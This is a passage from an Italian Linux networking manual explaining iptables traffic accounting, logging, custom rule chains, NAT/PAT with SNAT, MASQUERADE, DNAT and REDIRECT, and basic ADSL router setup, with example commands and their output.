- Si consente l'ingresso e il transito di pacchetti relativi a connessioni già esistenti e di pacchetti correlati a connessioni già esistenti; si consente l'instaurazione di connessioni nuove, purché non provengano dall'interfaccia '**ppp0**'; si bloccano tutti gli altri pacchetti.

42.5.5 Contabilizzazione del traffico

Con i kernel Linux 2.4.* e 2.6.*, la contabilizzazione del traffico è implicita nel sistema di filtro del firewall: ogni regola che venga inserita in un punto di controllo accumula i propri contatori. In questo senso possono essere opportune anche regole che non hanno l'indicazione di alcun obiettivo, in quanto utili solo per selezionare una parte del traffico ai fini contabili.

Con l'opzione '**-v**' si può osservare il valore raggiunto dai vari contatori. Per esempio, disponendo di un'unica regola che cattura tutto il traffico in ingresso,

```
# iptables -F INPUT [Invio]

# iptables -A INPUT [Invio]
```

il comando

```
# iptables -L INPUT -v -n[Invio]
```

potrebbe generare un rapporto simile a quello seguente:

```
Chain INPUT (policy ACCEPT 57716 packets, 4848K bytes)
 pkts bytes target  prot opt in  out  source     destination
57716 4848K        all  --  *   *    0.0.0.0/0  0.0.0.0/0
```

Si possono notare in particolare le colonne '**pkts**' e '**bytes**' che si riferiscono rispettivamente al numero di pacchetti IP e alla loro dimensione complessiva in byte. A fianco dei numeri che esprimono queste quantità potrebbero essere aggiunte delle lettere che rappresentano dei multipli: '**K**', '**M**' e '**G**'. È importante osservare che questi esprimono multipli del sistema di numerazione decimale: 1000, 1000000 e 1000000000.[5]

L'azzeramento dei conteggi si ottiene con l'opzione di comando '**-Z**' ('**--zero**') che interviene in tutte le regole dei punti di controllo indicati. Questa può essere utilizzata anche assieme all'opzione '**-L**', in modo da non perdere informazioni.

Segue la descrizione di alcuni esempi.

- `# iptables -L INPUT -v -n[Invio]`

  Mostra tutte le informazioni disponibili sulle regole di ingresso, senza tradurre i dati numerici in nome. Tra le altre cose mostra anche i contatori del traffico.

- `# iptables -Z INPUT[Invio]`

  Azzera i conteggi riferiti alle regole di ingresso.

- `# iptables -L -Z -v -n[Invio]`

Mostra tutte le informazioni disponibili di tutti i punti di controllo (ed eventualmente anche di altri raggruppamenti di regole), compresi i conteggi che vengono azzerati immediatamente dopo.

42.5.6 Registrazione del traffico

Esiste un obiettivo speciale, denominato '**LOG**', con il quale si ottiene l'annotazione nel registro del sistema sull'intestazione del pacchetto, ogni volta che la regola ne intercetta uno. Tuttavia, in questo caso, quando un pacchetto viene intercettato da una regola del genere, questo continua poi a essere analizzato dalle regole successive, per poterlo utilizzare anche in modo differente.

```
/sbin/iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
/sbin/iptables -A INPUT -m state --state NEW -i ! ppp0       -j ACCEPT
/sbin/iptables -A INPUT -m state --state NEW -i ppp0         -j LOG
/sbin/iptables -A INPUT -j DROP
```

L'esempio che si vede è abbastanza articolato, per farne comprendere il senso. Lo scopo è quello di annotare nel registro le connessioni in ingresso, attraverso l'interfaccia '**ppp0**', che non siano autorizzabili a seguito di qualche correlazione con connessioni preesistenti.

La registrazione può avvenire anche indicando una sigla come prefisso, attraverso l'opzione '**--log-prefix**', per distinguere facilmente le annotazioni. L'esempio seguente ripete quanto già mostrato in precedenza, con l'aggiunta del prefisso '**XXX**' iniziale:

```
/sbin/iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
/sbin/iptables -A INPUT -m state --state NEW -i ! ppp0       -j ACCEPT
/sbin/iptables -A INPUT -m state --state NEW -i ppp0         -j LOG ↩
↪--log-prefix "XXX"
/sbin/iptables -A INPUT -j DROP
```

Per controllare le segnalazioni che si ottengono in questo modo nel registro del sistema, si può fare riferimento alla voce '**kern.info**'. Per esempio, se nel file '`/etc/syslog.conf`' si inserisce la direttiva seguente, si ottiene una copia di questi messaggi nella console '`/dev/tty11`':

```
kern.info                       /dev/tty11
```

Si osservi che in condizioni normali, tutti i messaggi di tipo '***.info**' vengono inviati anche alla console attiva, contribuendo a disturbare il lavoro che lì vi viene svolto.

42.5.7 Raggruppamenti di regole al di fuori dei punti di controllo standard

Oltre ai punti di controllo normali, è possibile definire delle raccolte di regole aggiuntive, a cui si può fare riferimento quasi come se fossero delle subroutine di un linguaggio di programmazione. Queste raccolte vengono identificate da un nome, al quale si può fare riferimento attraverso altre regole in qualità di obiettivo. In pratica, una regola posta in un punto di controllo può indicare un obiettivo corrispondente al nome di un altro raggruppamento di regole, che viene così a essere incorporato idealmente in quella posizione.

Per comprendere il meccanismo, si supponga di avere creato la raccolta di regole (*chain*) denominata '**prova**', con una regola all'interno del punto di controllo di ingresso che vi faccia riferimento. Per cominciare, le regole contenute all'interno di '**prova**' potrebbero essere:

```
target     prot opt source               destination
           all  --  192.168.1.0/24       0.0.0.0/0
           all  --  0.0.0.0/0            192.168.1.0/24
           all  --  127.0.0.1            0.0.0.0/0
```

Come si può osservare in questo caso, si tratta di regole che servono solo alla contabilizzazione del traffico, dal momento che non sono stati indicati degli obiettivi.

Le regole di ingresso potrebbero essere quelle seguenti:

```
target     prot opt source               destination
…
prova      tcp  --  0.0.0.0/0            0.0.0.0/0
…
```

Si può osservare una regola il cui scopo è quello di individuare tutto il traffico TCP. Dal momento che l'obiettivo di questa è il raggruppamento '**prova**', i pacchetti che rientrano nella selezione di questa regola vengono scomposti ulteriormente attraverso le regole del raggruppamento '**prova**'. I pacchetti che non vengono «catturati» da alcuna regola del raggruppamento '**prova**' tornano a essere presi in considerazione dalle regole successive nel punto di controllo di ingresso.

La creazione di un raggruppamento di regole si ottiene con l'opzione di comando '**-N**' ('**--new-chain**') e la sua eliminazione con '**-X**' ('**--delete-chain**'). Per esempio, il comando

```
# iptables -N prova [Invio]
```

serve a creare il raggruppamento '**prova**' a cui si accennava in precedenza. L'inserimento di regole avviene nel modo normale; per continuare a seguire gli esempi fatti, i comandi dovrebbero essere

i seguenti:

```
# iptables -A prova -s 192.168.1.0/24 [Invio]

# iptables -A prova -d 192.168.1.0/24 [Invio]

# iptables -A prova -s 127.0.0.1 [Invio]
```

Così, l'inserimento della regola nel punto di controllo di ingresso che fa riferimento a questo raggruppamento, come mostrato dagli esempi in precedenza, si indica semplicemente con il comando seguente:

```
# iptables -A INPUT -p tcp -j prova [Invio]
```

L'eliminazione di un raggruppamento di regole è ammissibile solo quando questo è vuoto e quando non esistono più riferimenti da parte di altre regole nei punti di controllo normali.

```
# iptables -D INPUT -p tcp -j prova [Invio]

# iptables -F prova [Invio]

# iptables -X prova [Invio]
```

I comandi mostrati sopra servono rispettivamente a eliminare la regola di ingresso che faceva riferimento al raggruppamento '**prova**', a svuotare il raggruppamento e infine a eliminarlo.

42.6 NAT/PAT con kernel Linux

I kernel Linux 2.4.* e 2.6.*, assieme alla gestione del filtro dei pacchetti IP, possono occuparsi anche della trasformazione degli indirizzi e delle porte, ovvero del NAT/PAT. Ciò consente, tra le al-


tre cose, di ottenere il mascheramento IP e la gestione del proxy trasparente.

Va però tenuto conto che queste funzionalità sono disponibili generalmente per i protocolli IPv4, ma non per IPv6.

42.6.1 Struttura e punti di intervento

La gestione NAT/PAT può essere applicata in tre punti, denominati '**PREROUTING**', '**POSTROUTING**' e '**OUTPUT**'.

Figura 42.84. Punti di intervento per la gestione del NAT/PAT e influenza relativa.



Il '**PREROUTING**' si riferisce a una posizione ideale che precede l'instradamento da parte dell'elaboratore. In questa posizione è possibile modificare gli indirizzi di destinazione, in modo che l'instradamento possa avvenire correttamente in base a tali trasformazioni.

Il '**POSTROUTING**' si riferisce a una posizione ideale successiva all'instradamento da parte dell'elaboratore. In questa posizione è

possibile modificare gli indirizzi di origine.

Il punto denominato '**OUTPUT**' si riferisce ai pacchetti generati da un processo locale. Questi vengono vagliati successivamente anche dal punto '**POSTROUTING**'; a ogni modo si può gestire solo la trasformazione degli indirizzi di destinazione.

42.6.2 Gestione con IPTables

La configurazione della trasformazione degli indirizzi avviene per mezzo di IPTables, intervenendo nella tabella '**nat**':

```
iptables -t nat opzione_di_comando punto_di_intervento regola ↩
↪ obiettivo_di_trasformazione
```

Le opzioni di comando sono le stesse che si utilizzano per la gestione del filtro dei pacchetti IP. Anche in questo caso è prevista la presenza di una politica predefinita, dove la parola chiave '**ACCEPT**' serve a specificare l'assenza di trasformazioni. In condizioni normali, la tabella risulta vuota, come si vede nell'esempio seguente:

```
# iptables -t nat -L[Invio]

Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Sono disponibili le opzioni che identificano il protocollo, gli indirizzi, le porte e le interfacce di rete, come già avviene nell'utilizzo di


IPTables per la gestione del filtro IP.

42.6.3 Modifica dell'origine

«

Per comprendere il significato della trasformazione degli indirizzi di origine, conviene fare riferimento a un esempio, come si vede nella figura 42.86. In questo caso, il NAT si trova collegato a una rete privata, in cui si usano indirizzi 192.168.1.∗, mentre dalla parte connessa alla rete esterna, dispone di quattro indirizzi validi: 1.2.3.4, 1.2.3.5, 1.2.3.6, 1.2.3.7. Per consentire i collegamenti che partono dalla rete interna a quella esterna, il NAT deve sostituire gli indirizzi di origine utilizzando convenientemente i quattro indirizzi di cui dispone. Naturalmente, i quattro indirizzi in questione corrispondono tutti alla stessa interfaccia ed esistono gli instradamenti necessari dalla rete esterna a questi indirizzi.

Figura 42.86. Modifica degli indirizzi di origine.



Per raggiungere questo risultato, si può utilizzare il comando seguente, supponendo che '**eth0**' sia l'interfaccia a cui fanno riferimento i quattro indirizzi IP validi per la rete esterna:

```
# iptables -t nat -A POSTROUTING -o eth0 -j SNAT ↩
↪          --to-source 1.2.3.4-1.2.3.7 [Invio]

# iptables -t nat -L POSTROUTING [Invio]
```

```
Chain POSTROUTING (policy ACCEPT)
target     prot opt source     destination
SNAT       all  --  anywhere   anywhere     to:1.2.3.4-1.2.3.7
```

Come si può osservare, per ottenere la trasformazione degli indirizzi di origine viene utilizzato l'obiettivo di trasformazione '**SNAT**', il quale implica l'uso di un'opzione aggiuntiva:


```
--to-source indirizzo_ip [-indirizzo_finale] [:porta_iniziale-porta_finale]
```

```
--to indirizzo_ip [-indirizzo_finale] [:porta_iniziale-porta_finale]
```

Come si intende dal modello sintattico, è possibile aggiungere l'indicazione di un intervallo di porte da utilizzare per la trasformazione. In generale, non mettendo questa informazione, la trasformazione delle porte avviene in modo corretto.

Questo tipo di trasformazione precisa degli indirizzi di origine si presta per le situazioni in cui l'interfaccia di rete collegata alla rete esterna ha uno o più indirizzi IP statici da poter mostrare. In alternativa, quando si può disporre soltanto di un indirizzo dinamico, come avviene nelle connessioni PPP comuni, conviene usare l'obiettivo '**MASQUERADE**'.

Figura 42.88. Mascheramento IP.



Seguendo l'esempio della figura 42.88, supponendo che l'interfaccia di rete collegata all'esterno sia '**ppp0**', si procede nel modo seguente:

```
# iptables -t nat -A POSTROUTING -o ppp0 -j MASQUERADE [Invio]

# iptables -t nat -L POSTROUTING [Invio]

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
MASQUERADE all  --  anywhere             anywhere
```


Si intende che la sostituzione dell'origine si gioca su un indirizzo IP unico, gestendo convenientemente le porte TCP e UDP. Pertanto, l'indirizzo in questione è implicitamente quello di cui dispone l'interfaccia di rete, che così può essere dinamico.

42.6.4 Modifica della destinazione

«

La modifica della destinazione si definisce con l'obiettivo '**DNAT**', che può intervenire nel punto '**PREROUTING**', oppure nei pacchetti generati localmente. Questo tipo di sostituzione serve per dirottare i pacchetti, per qualche motivo.

Figura 42.90. Il NAT/PAT trasferisce le connessioni dirette a 123.122.121.120:80 a 192.168.7.7:80.



La figura 42.90 mostra una situazione in cui viene collocato un servente HTTP in una rete locale con indirizzi privati, mentre si vuole fare in modo che all'esterno appaia collocato all'interno del router che svolge il ruolo di NAT. Per realizzare in pratica questa cosa, si può usare il comando seguente:

```
# iptables -t nat -A PREROUTING -p tcp --dport 80 -i eth0 ↩
↪          -j DNAT --to-destination 192.168.7.7 [Invio]

# iptables -t nat -L PREROUTING [Invio]

Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
DNAT       tcp  --  anywhere             anywhere        tcp ↩
↪dpt:www to:192.168.1.7
```

Come si può vedere dall'esempio, l'obiettivo di trasformazione '**DNAT**' implica l'uso di un'opzione aggiuntiva:

`--to-destination` ***indirizzo_ip*** [**-*indirizzo_finale***] [**:*porta_iniziale*-*porta_finale***]


`--to` ***indirizzo_ip*** [**-*indirizzo_finale***] [**:*porta_iniziale*-*porta_finale***]

Come si intende dal modello sintattico, è possibile aggiungere l'indicazione di un intervallo di porte da utilizzare per la trasformazione. In generale, non mettendo questa informazione, la trasformazione delle porte avviene in modo corretto.

Nelle situazioni più comuni, modificando la destinazione si indica un solo indirizzo ed eventualmente una sola porta.

Un'altra situazione tipica è quella rappresentata dall'esigenza di ridirigere il traffico diretto a una certa porta, verso una porta differente di un certo nodo, nel quale esiste probabilmente un cache proxy (che ovviamente deve essere configurato correttamente per gestire tale situazione).

Figura 42.92. Realizzazione di un proxy trasparente per una rete locale.



Supponendo di gestire una rete locale simile a quella che si vede nella figura 42.92, si vuole fare in modo che tutte le richieste di accesso a servizi HTTP, da parte della rete locale, siano dirottati verso

il proxy, collocato nello stesso elaboratore che ospita il NAT, alla porta 8080 (si parla in questo caso di proxy trasparente).

```
# iptables -t nat -A PREROUTING -p tcp --dport 80 -i eth1 ↩
↪          -j DNAT --to-destination 192.168.1.1:8080 [Invio]
```

In questo caso particolare, dal momento che si vuole intervenire nello stesso elaboratore che ospita sia il NAT, sia il servizio proxy, è possibile utilizzare l'obiettivo speciale '**REDIRECT**' che richiede l'indicazione dell'opzione '**--to-port**':

```
--to-port porta
```

```
--to porta
```

L'esempio precedente potrebbe quindi essere semplificato nel modo seguente:

```
# iptables -t nat -A PREROUTING -p tcp --dport 80 -i eth1 ↩
↪          -j REDIRECT --to-port 8080 [Invio]

# iptables -t nat -L PREROUTING [Invio]

Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  anywhere             anywhere            tcp ↩
↪dpt:www redir ports 8080
```

Il cambiamento della destinazione per quanto riguarda i pacchetti generati dalle applicazioni locali (interne al NAT), funziona nello stesso modo, ma è meno probabile la necessità di intervenire in questo modo.

L'allestimento di un proxy trasparente non si esaurisce con la ridirezione del traffico verso la porta del proxy; quasi sempre è necessario occuparsi anche della configurazione appropriata di questo.

Altri programmi affini.

netstat-nat(1)[6]	Si tratta di un programma simile a '**`netstat`**', con lo scopo di visualizzare le connessioni modificate da un kernel Linux per le funzionalità NAT.

42.7 Annotazioni sull'uso di un router ADSL per le utenze comuni

«

L'accesso a una linea ADSL (*Asymmetric digital subscriber line*) implica l'utilizzo di un «modem ADSL», oppure di un router ADSL. In generale, le opzioni proposte dai fornitori per le utenze private tendono a offrire l'uso di modem ADSL, pronti per l'utilizzo con sistemi operativi proprietari, mentre ci possono essere delle difficoltà nell'utilizzo di questi componenti se si dispone solo di software libero. Se nel contratto che viene sottoscritto non ci sono clausole che impediscono espressamente l'utilizzo di un router, a patto di assumersi comunque tutte le responsabilità per l'utilizzo del proprio accesso, vale forse la pena di acquistare un router ADSL, semplificando così molte cose.

42.7.1 Protocolli di comunicazione

Il modem o il router ADSL deve interagire con la controparte presso il fornitore di accesso attraverso un protocollo. Questo protocollo di comunicazione serve inizialmente per l'identificazione dell'utente che accede alla rete e poi per ottenere l'indirizzo IPv4, salvo il caso in cui questo sia stabilito dal contratto (indirizzo statico) e quindi già noto. Esistono due protocolli: *PPP over ethernet* e *PPP over ATM*. Questi protocolli vengono spesso abbreviati con nomi del tipo '**PPPoE**' e '**PPPoA**' rispettivamente.

Se si decide di acquistare un router ADSL, per utilizzarlo con software libero, cioè generalmente al di fuori di qualunque supporto possibile da parte del fornitore di accesso, bisogna essere sicuri, nella fase di sottoscrizione del contratto, di scegliere il protocollo «giusto».

In generale, la scelta che dovrebbe offrire più possibilità a un utilizzatore di software libero dovrebbe essere quella del protocollo *PPP over ethernet*, dal momento che con questo è possibile, teoricamente, utilizzare anche un qualunque modem ADSL (si tratta però di una procedura che qui non viene descritta, ma è disponibile molta documentazione al riguardo). Tuttavia, è bene acquistare un router ADSL che possa essere configurato per gestire indifferentemente entrambi i protocolli.

Ogni fornitore di accesso ha la propria politica nel modo di presentare l'offerta al pubblico; in questo senso, l'esigenza di semplificare al massimo la terminologia può rendere difficile a un utente più preparato il significato di certi termini. Per esempio, può capitare di dover scegliere la tipologia di collegamento usando come riferimento so-

lo la caratteristica esteriore di un modem che in quel contesto viene proposto: se il modem è di tipo *ethernet*, vuole dire che si fa riferimento a un protocollo *PPP over ethernet*, mentre altre tipologie sono riferite probabilmente al protocollo *PPP over ATM*.

42.7.2 Comunicazione e configurazione con il router ADSL

«

Normalmente, un router ADSL è un piccolo elaboratore senza tastiera e senza schermo, a cui si accede tramite un terminale seriale (attraverso una porta seriale standard), oppure attraverso un piccolo servente HTTP munito di un programma CGI adeguato.


L'accesso è controllato normalmente attraverso una parola d'ordine e potrebbero essere previste due utenze: una amministrativa e una comune, dove la seconda consente la consultazione dello stato di funzionamento.

È bene iniziare a configurare il router ADSL prima di collegarlo alla linea esterna, per definire una parola d'ordine di accesso all'amministrazione differente da quella predefinita e per organizzare la rete locale. Di norma il router dovrebbe essere già impostato con un indirizzo IPv4 privato, associato all'interfaccia rivolta verso la rete interna (LAN); bisogna leggere la documentazione per determinare questo indirizzo e la sua maschera di rete; quindi, coerentemente con questi dati si configura il proprio elaboratore per accedere al router. Per qualche motivo, capita spesso che questo indirizzo sia in classe A, per esempio 10.0.0.2, con maschera di rete 255.0.0.0; di conseguenza, si deve configurare l'interfaccia di rete del proprio elaboratore in modo da poter comunicare con questo, per esempio con l'indirizzo 10.0.0.3, impostando anche l'instradamento predefinito verso il router, cioè verso l'indirizzo 10.0.0.2; quindi, con un navi-

gatore comune si dovrebbe accedere al servente HTTP del router: *http://10.0.0.2*.

Dopo l'autenticazione, con un po' di prudenza si può passare alla modifica della parola d'ordine per l'amministratore e probabilmente anche alla definizione di una rete interna con indirizzi più «ragionevoli».

Figura 42.95. Un esempio di pagina di configurazione della rete interna con indirizzi 192.168.1.∗, dove vengono riservati alcuni di questi per l'assegnazione automatica tramite protocollo DHCP.



